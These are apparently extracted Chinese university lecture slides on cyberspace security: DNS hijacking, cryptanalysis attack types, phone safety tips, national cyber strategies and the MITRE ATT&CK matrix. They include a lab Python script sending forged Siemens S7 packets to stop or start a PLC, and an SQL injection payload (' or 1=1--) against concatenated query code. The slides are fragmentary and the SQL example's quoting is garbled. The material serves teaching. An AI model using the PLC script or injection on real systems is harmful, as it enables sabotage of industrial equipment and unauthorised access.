
域名劫持影响

一方面可能影响用户的上网体验，用户被引到假冒的网站进而无法正常浏览网页，而用户量较大的网站域名被劫持后恶劣影响会十分严重；
另一方面用户可能被诱骗到冒牌网站进行登录等操作导致泄露隐私数据。



域名系统监测与防护

□ 监测大规模域名资源对测量点规模、分布与带宽造成极大压力和业务影响



密文攻击分类

唯密文攻击

01

只知道密文，也就是，那只能通过统计特性分析其中有什么规律了

已知明文攻击

02

得到了一些给定的明文和对应的密文，在这里可以是任意非空子集。

选择明文攻击

03

除了上面的基础，攻击者还可以任意创造一条明文比如“Excited”，并得到其加密后的密文。比如用一定的手段渗透Sharon的系统，但是不能直接攻破秘钥，于是只能以她的身份发“Excited”，然后用抓包或者别的方法得到她发送出来的加密的消息。

选择密文攻击

04


除了已知明文攻击的基础，攻击者还可以任意制造或者选择一些密文，并得到其解密后的明文。比如用一定的手段在通信过程中伪造消息替换真实消息，然后窃取Sharon获得并解密的结果，有可能正好发现随手伪造的密文解密结果是有意义的，比如naive。

选择文本攻击


05

可以制造任意明文/密文并得到对应的密文/明文，就是上面两者的结合。


Web账号自动注入



Web账号自动注入



某公司北京总部通过互联网与XX地区分部交换业务数据，同时通过互联网接收来自全国各地物联网摄像头采集的交通信息，其系统拓扑图如上所示，试分析该场景存在哪些安全威胁，并给出解决方案。



PLC攻击实验实操

使用pycharm构造PLC非法启停伪造攻击，配置好IP和端口后即可开始模拟攻击（S7协议伪造）

```
import socket
import time


sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(('192.168.2.1', 102))

pp = "0300001611e00000000100c0010ac1020100c2020101".decode("hex") #python2
#pp = bytes.fromhex("0300001611e00000000100c0010ac1020100c2020101")
sock.send(str(pp))

pp = "0300001902f08032010000662100080000f0000001000101e0".decode("hex") #python2
#pp = bytes.fromhex("0300001902f08032010000662100080000f0000001000101e0")
sock.send(str(pp))

time.sleep(0.1)
pp = "0300002102f080320100006a21001000002900000000009505f50524f4752414d".decode("hex") #python2
#pp = bytes.fromhex("0300002102f080320100006a21001000002900000000009505f50524f4752414d")
sock.send(str(pp))
```

Cyber-Kill-Chain-网络杀伤链 (洛克希德·马丁)



终端安全

01

安装手机杀毒和防护软件，
并定期杀毒，定期对杀毒
软件进行升级或同步

02


定期更新系统和软件版本，
及时下载安装补丁

03

不要使用未知来源的存储
介质，如TF卡、SD卡等

04

特殊情况下，摄像头不使用
时用创可贴盖住



终端安全

05

严禁将手机通过USB连接涉密或者内网设备

06

尽量不要将手机通过USB连接陌生人计算机,也不要将陌生人手机连接自己的电脑

07

尽量不使用未知来源的WiFi热点或它人共享的无线路由接入


08



不使用网络时候尽量将WiFi或移动数据网络连接关闭


09

安全演示:

- 隔空传文
- 手机接管








本章结束

谢谢!

张天乐




北京邮电大学

安全法规与工程伦理

第三章网络空间安全形势

授课教师： 张天乐



各国战略应对



美国 《网络空间国际战略》



北约 《塔林网络战适用国际法手册》



欧盟 《欧盟网络安全战略》



俄罗斯 《联合国确保国际信息安全公约草案》



国际分析

外交

加强伙伴关系

包括多边和双边的伙伴关系
国际和多利益相关者组织
私营部门的合作

国防

劝止和震慑



发展

建立繁荣与安全的
网络空间

技术能力建设
网络安全能力建设
建设政策关系

国际分析

具体政策支持



经济

推动国际标准和创新的开放市场



安全

加强安全性、可靠性和弹性。



法律

拓展合作和法律力度




军事

准备应对21世纪安全挑战



互联网治理

推动有效和包容的多样结构



国际发展

构建能力、安全和繁荣



互联网保护

支持隐私保护

具体政策支持

具体政策支持



经济

维持技术创新的自由贸易环境,保护知识产权



安全

减少国家网络的侵入和破坏, 防范非法数字入侵, 确保信息基础设施稳健、弹性和恢复能力



法律

通过扩大布达佩斯公约范围, 协调国际网络犯罪的法律, 关注打击阻止恐怖分子和其他犯罪分子




军事

加强现有的军事联盟, 应对网络空间的潜在威胁, 与盟国和伙伴展开合作, 提高网络空间的集体安全



互联网治理

域名解析系统 (DNS) 安全和稳定, 促进和增强多方利益相关者讨论问题



国际发展

提供必要的知识、培训, 共享国际网络安全的最佳范例, 增强技术能力建设, 提高国家打击网络犯罪的能力



国内背景

2014年11月19日，习近平总书记世界互联网大会贺词：



中国愿意同世界各国携手努力，本着相互尊重、相互信任的原则，深化国际合作，尊重网络主权，维护网络安全，共同构建和平、安全、开放、合作的网络空间，建立多边、民主、透明的国际互联网治理体系。

习近平主席访俄合作协定

2015年5月8日，习近平主席访问俄罗斯期间，中俄外长在两国元首见证下签署了《**中华人民共和国政府和俄罗斯联邦政府关于在保障国际信息安全领域合作协定**》

01

协定强调**信息通信技术**应用于促进社会和经济发展和人类福祉，促进国际和平、安全与稳定，国家主权原则适用于信息空间。指出中俄将致力于构建和平、安全、开放、合作的国际信息环境，建设多边、民主、透明的国际互联网治理体系，保障各国参与国际互联网治理的平等权利。

02

协定将利用信息通信技术侵犯他国主权和安全、破坏信息基础设施、恐怖和违法犯罪活动、干涉他国内政、煽动民族、种族、教派间仇恨等列为国际信息安全领域的主要威胁。协定规划了中俄开展合作的主要方向，包括建立共同应对国际信息安全威胁的交流和沟通渠道，在打击恐怖主义和犯罪活动、人才培养与科研、计算机应急响应等领域开展合作，并加强在联合国、国际电联、上海合作组织、金砖国家、东盟地区论坛等框架下的合作。

03

协定的签署体现了中俄在国际信息安全领域的高水平互信与合作，是中俄全面战略协作伙伴关系的重要方面，为两国在国际信息安全领域深化合作提供了法律和机制保障。

MITRE ATT&CK-国际高效能安全防御体系

MITRE ATT&CK®								
Matrices Tactics Techniques Mitigations Groups Software Resources Blog Contribute								
Search								
Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery
10 techniques	7 techniques	9 techniques	12 techniques	19 techniques	13 techniques	39 techniques	15 techniques	27 techniques
Active Scanning (2)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Brute Force (4)	Account Discovery (4)
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Credentials from Password Stores (5)	Application Window Discovery
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (14)	Boot or Logon Autostart Execution (14)	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Build Image on Host	Forced Authentication	Cloud Infrastructure Discovery
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Inter-Process Communication (2)	Browser Extensions	Create or Modify System Process (4)	Deobfuscate/Decode Files or Information	Forge Web Credentials (2)	Cloud Service Dashboard
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification (2)	Deploy Container	Input Capture (4)	Cloud Service Discovery
Search Closed Sources (2)	Stage Capabilities (5)	Supply Chain Compromise (3)	Scheduled Task/Job (7)	Create Account (3)	Domain Policy Modification (2)	Direct Volume Access	Man-in-the-Middle (2)	Container and Resource Discovery
Search Open Technical Databases (5)		Trusted Relationship	Shared Modules	Create or Modify System Process (4)	Escape to Host	Execution Guardrails (1)	Modify Authentication Process (4)	Domain Trust Discovery
Search Open Websites/Domains (2)		Valid Accounts (4)	Software Deployment Tools	Event Triggered Execution (15)	Event Triggered Execution (15)	Exploitation for Defense Evasion	Network Sniffing	File and Directory Discovery
Search Victim-Owned Websites			System Services (2)	Exploitation for Privilege Escalation	Exploitation for Privilege Escalation	File and Directory Permissions Modification (2)		Network Service Scanning
			User Execution (3)			Hide Artifacts (3)		Network Share Discovery

ATT&CK是一个攻击者策略知识库，MITRE公司维护

网络空间防护体系

网络接入安全	网络及无线协议安全-WIFI BLE UWB通信等
网络边界防护	• 多种通信协议互连
网络身份认证	• 身份认证技术及协议设计；
终端控制安全	• 异构终端系统安全-手机遥控
基础设施安全	• 域名解析技术及域名系统安全（域名劫持、DNS、DNSSEC）；
网络应用安全	• web安全及攻防；
新型网络安全	• 物联网、移动互联网、5G通信网络、星际网... • 拟态安全、区块链网络安全；



网络应用安全web应用—微博监控

- 2012年1月23日英国两名游客飞往美国，出发前在社交网站推特上发布：“提前八卦一下，这周过后，我要前往美国摧毁它。”



- 美国国土安全部通过情报分析技术发现其言论，将其列为潜在威胁，怀疑他策划到美国实施犯罪。



- 这两人带着手提箱到达洛杉矶国际机场，持枪警卫立即将他们逮捕并没收了他们的护照。



网络应用安全DNS应用-解析安全

域名劫持

➤域名劫持是互联网攻击的一种方式，通过攻击域名解析服务器（DNS），或伪造域名解析服务器（DNS）的方法，把目标网站域名解析到错误的地址从而实现用户无法访问目标网站的目的。

➤域名劫持一方面可能影响用户的上网体验，用户被引到假冒的网站进而无法正常浏览网页，而用户量较大的网站域名被劫持后恶劣影响会十分严重；另一方面用户可能被诱骗到冒牌网站进行登录等操作导致泄露隐私数据。

DNS被劫持前正常访问银行状态



DNS被劫持后被钓鱼的访问状态



攻击向量举例

攻击向量 (Attack Vector) , 是一种攻击路径或手段, 包括病毒、电子邮件附件、网页、弹出窗口、即时消息、聊天室和欺骗。

例如: **SQL注入**、AJAX中之跨站脚本攻击、XML 中毒(poisoning) 等等

网页认证代码:

```
String sql = "select * from user_table where username =  
'"+userName+"' and password=' "+password+" '";
```

在用户名输入框中输入: ' or 1=1--, 密码随便输入, 这时候的合成后的SQL查询语句为:

```
select * from users where username=" or 1=1#" and password=md5("")
```

--后面视为代码注释: 上述语句等价于: select * from users where username=" or 1=1

又例如:

